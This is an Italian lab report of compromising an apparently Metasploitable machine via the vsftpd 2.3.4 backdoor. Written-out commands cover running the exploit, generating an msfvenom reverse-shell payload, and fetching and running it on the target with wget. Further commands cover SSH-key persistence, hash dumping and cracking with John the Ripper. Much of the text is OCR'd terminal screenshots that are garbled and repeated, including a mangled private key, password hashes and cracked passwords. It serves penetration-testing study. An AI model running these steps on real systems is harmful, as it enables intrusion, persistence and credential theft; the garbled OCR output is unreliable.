

In questa relazione, descriverò i passi che ho seguito per compromettere un sistema target utilizzando una vulnerabilità nota nel server vsftpd versione 2.3.4. Successivamente, spiegherò come ho mantenuto l'accesso al sistema compromesso e come ho estratto le credenziali degli utenti e dei servizi presenti sulla macchina.

Sfruttamento della Vulnerabilità vsftpd 2.3.4 Backdoor Command Execution

- Metasploit Framework

Avvio di Metasploit:

```
msfconsole
```

Ricerca delle exploit per vsftpd:

```
search vsftpd
```

Risultato: exploit/unix/ftp/vsftpd_234_backdoor

Selezione dell'exploit:

```
use exploit/unix/ftp/vsftpd_234_backdoor
```

Impostazione del target:

```
set RHOSTS 192.168.221.131
```

Esecuzione dell'exploit:

```
run
```

Impatto

L'esecuzione dell'exploit ha fornito una sessione shell come utente root (uid=0(root) gid=0(root)) sulla macchina target, permettendo il pieno controllo del servizio compromesso.

Mantenimento dell'Accesso

Obiettivo

L'obiettivo di questa fase è stato quello di stabilire un accesso persistente alla macchina target, anche in caso di riavvii del sistema o interruzioni della connessione.

Metodologia

La metodologia prevedeva l'aggiornamento della sessione shell iniziale a una sessione Meterpreter più stabile e ricca di funzionalità. Successivamente, è stata mantenuta la persistenza tramite una chiave SSH utilizzando un modulo specifico di Metasploit.

Tecniche Utilizzate

Aggiornamento alla Sessione Meterpreter

Descrizione: La sessione shell iniziale è stata aggiornata a una sessione Meterpreter usando un payload personalizzato.

Strumenti: Metasploit, msfvenom

Generazione del payload:

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.221.128 LPORT=4444 -f elf > myscript.elf
```

Hosting del payload sulla macchina attaccante:

```
bash  
python -m http.server 80
```

Download ed esecuzione sul target dalla sessione vsftpd :

```
wget http://192.168.221.128/myscript.elf; chmod +x myscript.elf; ./myscript.elf
```

Persistenza della Chiave SSH

Descrizione: Stabilire la persistenza della chiave SSH per mantenere l'accesso al sistema target.

Strumenti: Modulo `linux/manage/sshkey_persistence` di Metasploit

Preparazione del listener Meterpreter:

```
use multi/handler  
set LHOST 192.168.221.128  
set LPORT 4444  
run
```

Messa in background della sessione Meterpreter:

Ctrl Z

Configurazione della persistenza della chiave SSH:

```
use linux/manage/sshkey_persistence  
set SESSION 1  
set USERNAME <userWeFirstCompromised>  
set VERBOSE true  
run
```

L'uso del modulo `sshkey_persistence` ha garantito l'accesso continuo al sistema target tramite SSH, anche se la sessione Meterpreter iniziale venisse persa o la connessione dell'exploit vsftpd venisse interrotta.

Estrazione delle Credenziali degli Utenti e dei Servizi

Messa in background della sessione Meterpreter recente:

Ctrl Z

Utilizzo del modulo `linux hashdump` in Metasploit:

```
use post/linux/gather/hashdump  
set SESSION 1  
run
```

Cracking delle Credenziali

Cracking delle credenziali con John The Ripper:

```
john /path/to/.msf4/loot/2024...linux.hashes_270143.txt
```

Kali Linux 1 [Running]

File Actions Edit View Help

Metasploit Documentation: <https://docs.metasploit.com/>

msf6 > search vsftpd

FileMatching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/dos/ftp/vsftpd_232	2011-02-03	normal	Yes	VsFTPD 2.3.2 Denial
1	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VsFTPD v2.3.4 Backdo

or Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_2

34_backdoor

msf6 > use 1

[*] No payload configured, defaulting to cmd/unix/interact

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.101

RHOSTS => 192.168.1.101

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

Wireshark

[*] 192.168.1.101:21 - Banner: 220 (vsFTPD 2.3.4)

[*] 192.168.1.101:21 - USR: 331 Please specify the password.

[+] 192.168.1.101:21 - Backdoor service has been spawned, handling ...

[+] 192.168.1.101:21 - UTO: uid=0(root) gid=0(root)

[*] Found shell.

[*] Command shell session 1 opened (192.168.1.100:43445 → 192.168.1.101:6200) at 2024-06-01 18:26:

webo13[4@700

id uid=0(root) gid=0(root)

wget http://192.168.1.100:8080/forever.elf

-12:27:07-- http://192.168.1.100:8080/forever.elf

backdoor.php => forever.elf:2,

Connecting to 192.168.1.100:8080 ... connected.

HTTP request sent, awaiting response ... 200 OK

Length: 207 [application/octet-stream]

OK

12:27:07 (29.29 KB/s) - 'forever.elf' saved [207/207]

chmod +x forever.elf

./forever.elf

```
meterpreter > sysinfo
Computer : metasploitable.localdomain
OS       : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
Buildtuple : i486-Linux-musl
Meterpreter : x86/Linux
meterpreter > sessions
Usage: sessions <id>

Interact with a different session Id.
This works the same as calling this from the MSF shell: sessions -i <session id>
meterpreter > background session 1? [Y/N]
msf6 exploit(multi/handler) > sessions


Active sessions
=====
Id  Name   Type
--  --    --
1   meterpreter x86/Linux
Information
=====
Connection
=====
Session 1
  msf6 post/linux/manage/sshkey_persistence > set SESSION 1
SESSION => 1
  msf6 post/linux/manage/sshkey_persistence > set SESSION 1
  msf6 post/linux/manage/sshkey_persistence > set USERNAME msfadmin
  msf6 post/linux/manage/sshkey_persistence > set SESSION 1
  msf6 post/linux/manage/sshkey_persistence > set USERNAME msfadmin
  msf6 post/linux/manage/sshkey_persistence > set VERBOSE true
  msf6 post/linux/manage/sshkey_persistence > run
[*] Checking SSH Permissions
[*] PubKey set to yes
[*] Authorized Keys File: /home/msfadmin/.ssh/authorized_keys
[*] Added User SSH Path: /home/msfadmin/.ssh
[*] Storing new private key as /home/kali/.msf4/loot/20240601183752_default_192.168.1.101_id_rsa_74
1734.txt
[*] Adding key to /home/msfadmin/.ssh/authorized_keys
[+] Key Added
[+] No active DB -- Credential data will not be saved!
[*] Post module execution completed
  msf6 post/linux/manage/sshkey_persistence >
```

```
File Actions Edit View Help
Metasploit Documentation: https://docs.metasploit.com
msf6 > search vsftpd
FileMatching Modules
=====
# Name
0 auxiliary/dos/ftp/vsftpd_232
1 exploit/unix/ftp/vsftpd_234_backdoor
or Command Execution

[*] Interact with a module by name or index. For
    34_backdoor
Putty/Exe
[*] msf6 > use 1
[*] No payload configured, defaulting to cmd/
[*] msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
[*] RHOSTS => 192.168.1.101
[*] msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
[*] wireless
[*] 192.168.1.101:21 - Banner: 220 (vsFTPD 2.
[*] 192.168.1.101:21 - USER: 331 Please speci
[*] 192.168.1.101:21 - Backdoor service has b
[*] 192.168.1.101:21 - UID: uid=0(root) gid=0
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.
[*] web134_02000
[*] id
[*] uid=0(root) gid=0(root)
[*] wget http://192.168.1.100:8080/forever.elf
[*] --12:27:07-- http://192.168.1.100:8080/forev
[*] arkdoor.php => forever.elf.2
[*] Connecting to 192.168.1.100:8080 ... connected
[*] HTTP request sent, awaiting response ... 200 0
[*] Length: 207 [application/octet-stream]

[*] 0K
[*] 12:27:07 (29.29 KB/s) - `forever.elf.2' saved
[*] chmod +x forever.elf
[*] ./forever.elf
```

Kali Linux [Running]



File Actions Edit View Help

Metasploit Documentation: <https://docs.metasploit.com/>

msf6 > search vsftpd

File Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/dos/ftp/vsftpd_232	2011-02-03	normal	Yes	VsFTPD v2.3.2 Denial

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

putty.exe

msf6 > use 1

[*] No payload configured, defaulting to cmd/unix/interact

RHOSTS => 192.168.1.101

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

wireshark[1]

[*] 192.168.1.101:21 - Banner: 220 (vsFTPD 2.3.4)

[*] 192.168.1.101:21 - User: 331 Please specify the password.

[*] 192.168.1.101:21 - Backdoor service has been spawned, handling...

[*] 192.168.1.101:21 - UID: uid=0(root) gid=0(root)

[*] Found shell.

[*] Command shell session 1 opened (192.168.1.100:43445 → 192.168.1.101:6200) at 2024-06-01 18:26:20

webshell[1]

id

uid=0(root) gid=0(root)

wget http://192.168.1.100:8080/forever.elf

backdoor.elf[0]

⇒ forever.elf.2

Connecting to 192.168.1.100:8080... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 207 [application/octet-stream]

0K

12:27:07 (29.29 KB/s) - 'forever.elf.2' saved [207/207]

chmod +x forever.elf

■

kali@kali: ~

File Actions Edit View Help

[!] No active DB -- Credential data will not be saved!
[*] Post module execution completed
msf6 post!linux/manage/sshkey/persistence) > use auxiliary/scanner/ssh/ssh_login_pubkey
[*] msf auxiliary(scanner/ssh/ssh_login_pubkey) > set RHOSTS 192.168.1.101

RHOSTS => 192.168.1.101
[*] msf auxiliary(scanner/ssh/ssh_login_pubkey) > set key_path /home/kali/.msf4/loot/
key_path => /home/kali/.msf4/loot/
[*] msf auxiliary(scanner/ssh/ssh_login_pubkey) > set username msfadmin
username => msfadmin
[*] msf auxiliary(scanner/ssh/ssh_login_pubkey) > run

[*] 192.168.1.101:22 SSH - Testing ClearText Keys

[*] 192.168.1.101:22 - Testing 2 keys from /home/kali/.msf4/loot
[*] 192.168.1.101:22 - Success: 'msfadmin' ----- BEGIN RSA PRIVATE KEY -----

MIIEOWIBAAKCAQEAr8XhpYL6B88YfGw/0PKpKlXQRTkFCCon0mQawMljwpsuz1B9m9
bQD3v8mz28yWLMisidibyvnVL8EucaLlv8mhMINafj087L14kD4HUGwg10jZAY

rtfkgKGfthT8nZQvSLueKdowHDNhpIc/mgNKAyF99ebPZETIFXNxBtA6/gnoXYWQNY
vnxETs2Q2+KF7MDHTZM212ZpKqYf8qOMn653tD5YtHpaU9vrsPAQGD

Vcx481Im36p1ByawQ5gpKxyf8S1KwCt1K06s1f fm70dpwz9fMrQ+u4HEbmNSGW
IS5ugXLTTMglLisg70j0hd0rrtWZ3qf6V6kFNNelWYIDQA0BAutBAQkwNArdsL9z4i-f

2KB4JX9qElf6FHdL/lipgSXjyjyWEv/260E1bNvZlrBe06tpBQ/C/Fvm@LD:Nlqn8n2
RDPv/W0Hn0z2PFBqrP/084tzx60JmAUqLPF3SRJjT2EqlndhwE+Avf4/oDC1Ln

yOKMKsOCQ5zpJ60CauFxpQkwhXo91PmzA3Nb7Qz5jC31b20QpU7APvPK80RhS
0C+NHg3QeUMi416pR12VVTxVNtrL65D5D7Bc1L24k/01Fo7nb0birSxMS1]/+E21L

SjGBHTs/2iD4pkPRIDYeoQ19pBqYf0NDi1HkLlxrX4ddQ68RqY2XsELDlykp1MH
hr147AEcYEA//kx106f/egT1FF/Mv1oFazDwz9f/mrbm2+d9-AV/ANz

/ve91Yn8DNka-AgA-9GmQhXLYWQm6K9clBS8e
feIyQswGfArtXkUZtmJEW/bg390XtMy1BdNa896akrVfTymn8LmMcGvYE3RvZ

FLOKtR89jLxNeuwsSIRCd52+JQ01ete0/gDesMszyKMM/8721wYCxAp1jkj1N
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zizQj/cELDvKwTQ123c18av39X+pm40213c18EcgvA1Skw10QyDmLC1fc1f5

fs/0HNKBzR1829J2DE4dfdInbl0AaizevPdIMFR80Ax60nBPU1HK/2WlZ6GP+
kgearsPSFVqSFw7I01cKp2+rRAUDz8+8JAyimbKEC3xF6VqItBljiyuEFh0+ImwPs3

vBZGc4jeAlv2CKMwI79wKbGB88eFb9ogcwKpWa3FLx7Nee0xtTz2W7dbD9N+InN
W/B2:jafK64DG450Dy0T5D/5d3shdk1erq1Le/dtwlYoV/HgsZ085SubCV0f72KoJD

ffqq0QBgIEXhClut59Wjv76UCA08HTMBSKOG7jPxhw00xgvu/DMs411+06COBZ
XY4BAGBAP9qr1Le7nR1i+R2V0dLN8P71gvvkhrlLcpsIM4E2WmN84EG5HYdtJ4c


















0B5vNkT+TomckePFTg9Gq01DmNsU/cjwJATN0egGuq/kJ7tcC/pnSturdITsName/
p8h3taWPwb3XyK39neL12PwM791z2Rk2ER0fDSn5cm5djkAemx

----- END RSA PRIVATE KEY -----
'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),3
0(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux

[!] No active DB -- Credential data will not be saved!
[*] SSH session 2 opened (192.168.1.100:33611 → 192.168.1.101:22) at 2024-06-01 18:42:41 +0200

[*] Scanned 1 of 1 hosts (100% complete)

[*] Auxiliary module execution completed
[*] msf auxiliary(scanner/ssh/ssh_login_pubkey) >



Kali Linux [Running]

File Actions Edit View Help

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd

File Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/dos/ftp/vsftpd_232	2011-02-03	normal	Yes	VsFTPD v2.3.2 Denial
1	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VsFTPD v2.3.4 Backdoor

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

wireshark

msf6 > use 1

[*] No payload configured, defaulting to cmd/unix/interact

RHOSTS => set RHOSTS 192.168.1.101

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

wireshark[192.168.1.101:21 - Banner: 220 (vsFTPD 2.3.4)]

[*] 192.168.1.101:21 - USER: 331 Please specify the password.

[*] 192.168.1.101:21 - Backdoor service has been spawned, handling...

[*] 192.168.1.101:21 - UID: uid=0(root) gid=0(root)

[*] Found shell.

[*] Command shell session 1 opened (192.168.1.100:43445 → 192.168.1.101:6200) at 2024-06-01 18:26:

id

uid=0(root) gid=0(root)

wget http://192.168.1.100:8080/forever.elf

backdoor.elf

Connecting to 192.168.1.100:8080 ... connected.

HTTP request sent, awaiting response ... 200 OK

Length: 207 [application/octet-stream]

0K

12:27:07 (29.29 KB/s) - 'forever.elf' saved [207/207]

chmod +x forever.elf

□

msf6 post(linux/gather/hashdump) >

```
root@kali:~# ./msf6 post(linux/gather/hashdump)
[*] Auxiliary module execution completed
[*] msf6 post(linux/gather/hashdump) >
```

```
[*] msf6 post(linux/gather/hashdump) >
```

kali@kali:~

File Actions Edit View Help

```
rtfkgKfHtT8h7QvSlEk0wHbhlphtc/mogNk4vf99ebpZFLFNWbtA6/gb0XWm0Ny
vnEt52Q+KEfJMDH7MzI2QPF9CvihAqLlnPyT8QOM655tD5tyHpaUcvysPAUD
vcxa8Irm36ptabYeaWdqgpkxyfaSJKwE9C1lK6s1fMtDqpw+fmfQ+u4HbmGSw
IS5ugxtLTmGLiSg7OjhD1rtW23qF6i6k-FMNElyWIDAQABoIAEQkwIAi519zaf
2kB41XQ9GLf6Fhd1l/pigSXjYyWEv2G0ElbNV2Lrge60ipBQc/Fym0LDNlqbN2
KDPw/MWHQ03LP/tz60tLqf084t2E0QfLp+Avf4r0DCLIn
yokMksOC05zP160cauiFxpQkWahX09LPmzA3NBzQz5JC31b2oQpU7ApVpk80RHS
0+Nhg3QEEmM146pRT2VYcVNnTrL5d5D5DB1C1U24K/01f07npB1rsxMsTj/E21L
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Hr1B7AcGVEAf/KAx06f/egT1Fbfesf9/mrbm2+d9+AV/ANz
/vF9iYy8DNKa+Aga+9GmWcOLXYWlwpwz2uCAxNs0APytXuF6EYwU06K9c1B8sFe
feiyoQswdgFArtXkD2TmJEWbg390x7tMy1BdW48964krVfYni8lmdMcgYE3RVZ
FL0kr89iXNeuWWSIRCd52+20c01e0/gdeMsazvKM/8771wyCKiApx1kjclN
878c70117seqX17ADLmHScrp771TwixhwrkJ01ff
ziZqj/cELDvKWTQ1xNE23av39N+pMAd00213cr8EcGya1SukwloQyDMlct1scf5
fs/QHMKBzR1g2rJxD4fd1hbl0AaizevpD1fR80AO6obdpU1hX/2NL26GF+
kgeAdSpSEfqSEW7t01ckPzrRAudz8x8JAyMbkRC3XGF6VghTBhjruEFHu+ImWSR3
vbZ2aMjeTAly2kBM-wt79wKb98tLtb9ocgWk8t3FLx7Neetxtz2W/7dn9+InN
W/B23afKg6dGA5@0D0T5D/5d3SHd1teRqTe/dtwdLyov/HgsZj08SubCV0Fr2KoJD
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XY4BaQGP9qtLem7nRib+R2VEd0lN8P7IgvkBrhrltpSIN/E2WmN8EG5hYdtj4c
OB5vNkt+1omc1epF1g9G0ldNtS/CJWjATNDeGuuq/kJtcc/pnsturdJtSne/
p8h3t0awpBk3XyK3M9elF2pWM91zRkZER0fDSn5M5djkAemx
-----END RSA PRIVATE KEY-----
```

```
'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
[!] No active DB -- Credential data will not be saved!
[*] SSH session 2 opened (192.168.1.100:33611 → 192.168.1.101:22) at 2024-06-01 18:42:41 +0200
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[*] msf6 auxiliary(scanner/ssh_login_pubkey) > use post/linux/gather/hashdump
[*] msf6 post(linux/gather/hashdump) > set SESSION 1
SESSION ⇒ 1
[*] msf6 post(linux/gather/hashdump) > run
```

```
[+] root:$1$/avpfBJ1$0zBw5Uf9IV./DR9E9Lid.:0:0:root:/root:/bin/bash
[*] sys:$1$fxU6BP0t$myiccup0ZQJZ4s5wfD910:3:3:sys:/dev:/bin/sh
[*] klog:$1$F2ZWM54KSR9Xk1.CmlDhndUE2XWA_ihZjA5/:103:104::/home/klog:/bin/false
[*] msfadmin:$1$AN10Zj2c5SRT/zZCW2mLtuWA_ihZjA5/:1000:1000:msfadmin::/home/msfadmin:/bin/bash
[*] postgres:$1$Rw351k.x$NgQgzu05pAoLvJhfcye:/:var/lib/postgresql:/bin/bash
[*] user:$1$HE5uPxrh$:0:393GoxiQKKmUg20:1001:1001:just a user.111,:/home/user:/bin/bash
[*] service:$1$KR3ue7Z$7GxELDUp150hp6cijZ3Bu//:1002:1002::/home/service:/bin/bash
[*] Unshadowed Password File: /home/kali/.msf4/loot/20240601184358_default_192.168.1.101_linux.hash
es_808372.txt
[*] Post module execution completed
[*] msf6 post(linux/gather/hashdump) >
```

```
[*] msf6 post(linux/gather/hashdump) >
```



Metasploit Documentation: <https://docs.metasploit.com>

msf6 > search vsftpd

Matching Modules	
#	Name
0	auxiliary/dos/ftp/vsftpd_232
Home Service	RH05TS ⇒ 192.168.1.101
1	exploit/unix/ftp/vsftpd_234_backdoor
	or Command Execution

Interact with a module by name or index. For example
34_backdoor

```
putty.exe
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/int
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST
RH05TS ⇒ 192.168.1.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
```

wireshark
[+] 192.168.1.101:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.101:21 - USER: 331 Please specify the p
[*] 192.168.1.101:21 - Backdoor service has been spawn
[+] 192.168.1.101:21 - UID: uid=0(root) gid=0(root)
[*] 192.168.1.101:21 - Found shell.
[*] 192.168.1.101:21 - Command shell session 1 opened (192.168.1.100:434
[*] 192.168.1.101:21 -

```
id
uid=0(root) gid=0(root)
[*] http://192.168.1.100:8080/forever.elf
--12:27:07-- http://192.168.1.100:8080/forever.elf
backdoor.php
⇒ 'forever.elf' 2.
Connecting to 192.168.1.100:8080 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 207 [application/octet-stream]
```

OK

```
12:27:07 (29.29 KB/s) - 'forever.elf' saved [207/2048]
```

```
chmod +x forever.elf
[/forever.elf]
```

```
kali@kali: ~
```

```
File Actions Edit View Help
```

```
File kali@kali:~
```

```
$ john /home/kali/.msf4/loot/20240601184358-default-192.168.1.101-linux hashes-808372.txt
```

```
Warning: detected hash type "md5crypt", but string also recognized as md5crypt
Use the "format=md5crypt-long" option to force loading of this type instead
Loaded 7 password hashes (md5crypt)
Using default input encoding: UTF-8
Loaded 7 different salts (md5crypt)
File 00QSwdGfArtXKUZtmjEW/bg390XtMy1BdM4896akrVfIym18lcmCgYE
PRIV1Yyn8DNKa+AgA+9GdwCQLXYWLWpwa2ucAXS0APYtMxUE6fyuoW6K9cL
fetIV00QSwdGfArtXKUZtmjEW/bg390XtMy1BdM4896akrVfIym18lcmCgYE
Other key for status 3+JQc01ete0/gDesMsazvKMM/87z1wCYxiApr1
TQt/8cTo0II7seQfxXiEmN0NhG4ST5KY62YYi0C3D1imHScrbp7YiTwiXhwfK
TzEqj/cELDvkwI01XEE2av39X+PM4002r3cr8EcgyAlSdkw1IoQyDMlci1s
kyQmKurB82R1g21, needed for performance
kg4A4spSFYqSFW7I0lCKpzrRAUDz8xJAYmbKEC3XGF6VqhtBhjruEFhu+I
kgZGC4jeyAlV2CKM+Wt79wkBgB8etFb9ocgwKwpWa3FLx7NeeJxtTz3W7ddN
Yb2zafKq4oA30b0passwords
Almost done: Processing the remaining buffered candidates for
Proceeding with wordlist:/usr/share/john/passwords
[*] 123456789 (klog)
[*] batman (sys)
Proceeding with incremental:ASCII
```

```
END RSA PRIVATE KEY
```

```
' uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(d
0(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin
metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00
[!] No active DB -- Credential data will not be saved!
[*] SSH session 2 opened (192.168.1.100:33611 → 192.168.1.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[*] msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > use post/lin
```